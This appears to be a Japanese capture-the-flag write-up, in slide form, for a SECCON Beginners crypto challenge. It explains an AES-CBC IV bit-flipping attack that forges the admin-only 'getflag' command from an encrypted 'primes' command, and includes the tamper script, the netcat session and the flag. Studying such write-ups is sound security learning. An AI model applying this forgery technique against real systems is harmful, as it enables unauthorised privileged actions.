- AES/CBCモードで暗号化したコマンド(getflag)を実行させる問題

```
$ python chal.py
----- Menu -----
1. Encrypt command
2. Execute encrypted command
3. Exit
> 1
Available commands: fizzbuzz, primes, getflag
> primes
Encrypted command: ffbf66912c3a51d2ece189284556e2e04ee6796e3c88fbb9979b961e607201e2

----- Menu -----
1. Encrypt command
2. Execute encrypted command
3. Exit
> 2
Encrypted command> ffbf66912c3a51d2ece189284556e2e04ee6796e3c88fbb9979b961e607201e2
2
3
5
...
```


[crypto] Command

- getflagのコマンドを暗号化しようとする、adminしか使えないらしい

```
$ python chal.py
----- Menu -----
1. Encrypt command
2. Execute encrypted command
3. Exit
> 1
Available commands: fizzbuzz, primes, getflag
> getflag
this command is for admin
```

該当箇所: chal.py

```
def encrypt():
    print('Available commands: fizzbuzz, primes, getflag')
    cmd = input('> ').encode()

    if cmd not in [b'fizzbuzz', b'primes', b'getflag']:
        print('unknown command')
        return

    if b'getflag' in cmd:
        print('this command is for admin')
        #return
```

[crypto] Command

- 暗号化されたコマンドの実行処理
 - CBCのブロック暗号:2ブロック(iv + コマンド)

```
def execute():
    inp = bytes.fromhex(input('Encrypted command> '))
    iv, enc = inp[:16], inp[16:]
    cipher = AES.new(key, AES.MODE_CBC, iv)
    try:
        ss = cipher.decrypt(enc)
        print("ci: ", ss)
        cmd = unpad(ss, 16)
        print("cmd: ", cmd)
        if cmd == b'fizzbuzz':
            fizzbuzz()
        elif cmd == b'primes':
            primes()
        elif cmd == b'getflag':
            getflag()
    except ValueError:
        pass
```

[crypto] Command

- CBC modeの暗号文だから、Padding Oracle Attack?

[crypto] Command

- CBC modeの暗号文だから、Padding Oracle Attack?
 - 今回はサーバ側でdecrypt中のエラーを握りつぶしている
 - bit判定ができないので今回は違う

```
def execute():  
    inp = bytes.fromhex(input('Encrypted command> '))  
    iv, enc = inp[:16], inp[16:]  
    cipher = AES.new(key, AES.MODE_CBC, iv)  
    try:  
        ss = cipher.decrypt(enc)  
        print("ci: ", ss)  
        cmd = unpad(ss, 16)  
        print("cmd: ", cmd)  
        if cmd == b'fizzbuzz':  
            fizzbuzz()  
        elif cmd == b'primes':  
            primes()  
        elif cmd == b'getflag':  
            getflag()  
    except ValueError:  
        pass
```

[crypto] Command

- CBCモードでは1ブロック目の平文にはIVの値が影響を与える
- 今回はIVの値を任意の値に改ざんして送信する可能
→ 1ブロック目の平文を自由に操作することができる

参考 : Eucalypt Forest

<https://sonickun.hatenablog.com/entry/2016/05/07/202422>

[crypto] Command

- 値を差し換えるために、暗号化されたコマンドを取得する
 - 今回はprimesコマンドを利用する

```
$ nc command.quals.beginners.seccon.jp 5555
---- Menu ----
1. Encrypt command
2. Execute encrypted command
3. Exit
> 1
Available commands: fizzbuzz, primes, getflag
> primes
Encrypted command: 2ec5ad86d8fb5dba78892813c5b0f91c7a5d30479f9e54bdd22e41f609d32ef7
```

[crypto] Command

- primesとgetflagの差分をビット反転させたいので、ivとxorを取る

```
from Crypto.Util.Padding import pad
```

tamper.py

```
c = '2ec5ad86d8fb5dba78892813c5b0f91c7a5d30479f9e54bdd22e41f609d32ef7'
```

```
iv = bytes.fromhex(c[:32])
```

```
command = c[32:]
```

```
koukan = pad(b'primes', 16)
```

```
target = pad(b'getflag', 16)
```

```
new_iv = ""
```

```
for i in range(len(koukan)):
```

```
    diff = iv[i] ^ koukan[i] ^ target[i]
```

```
    new_iv += format(diff, '02x')
```

```
print(new_iv + command)
```

[crypto] Command

- primesとgetflagの差分をビット反転させたいので、ivとxorを取る

```
from Crypto.Util.Padding import pad
```

tamper.py

```
c = '2ec5ad86d8fb5dba78892813c5b0f91c7a5d30479f9e54bdd22e41f609d32ef7'
```

```
iv = bytes.fromhex(c[:32])
```

```
command = c[32:]
```

```
koukan = pad(b'primes', 16)
```

```
target = pad(b'getflag', 16)
```

getflagを暗号化したコマンドを作成できる

```
new_iv = "
```

```
for i in range(len(koukan)):
```

```
    diff = iv[i] ^ koukan[i] ^ target[i]
```

```
    new_iv += format(diff, '02x')
```

```
print(new_iv + command)
```

```
$ python tamper.py
```

```
39d2b08dd1e930b97b8a2b10c6b3fa1f7a5d30479f9e54bdd22  
e41f609d32ef7
```


[crypto] Command

- flag: ctf4b{b1tfl1pfl4ppers}

```
$ echo -e '2\n39d2b08dd1e930b97b8a2b10c6b3fa1f7a5d30479f9e54bdd22e41f609d32ef7\n3' | nc  
command.qualz.beginners.seccon.jp 5555  
----- Menu -----  
1. Encrypt command  
2. Execute encrypted command  
3. Exit  
> Encrypted command> ctf4b{b1tfl1pfl4ppers}  
  
----- Menu -----  
1. Encrypt command  
2. Execute encrypted command  
3. Exit  
>
```



所感

所感

- 久しぶりだったので、あまり解けなかった感(言い訳です)
- pwnできるようになりたい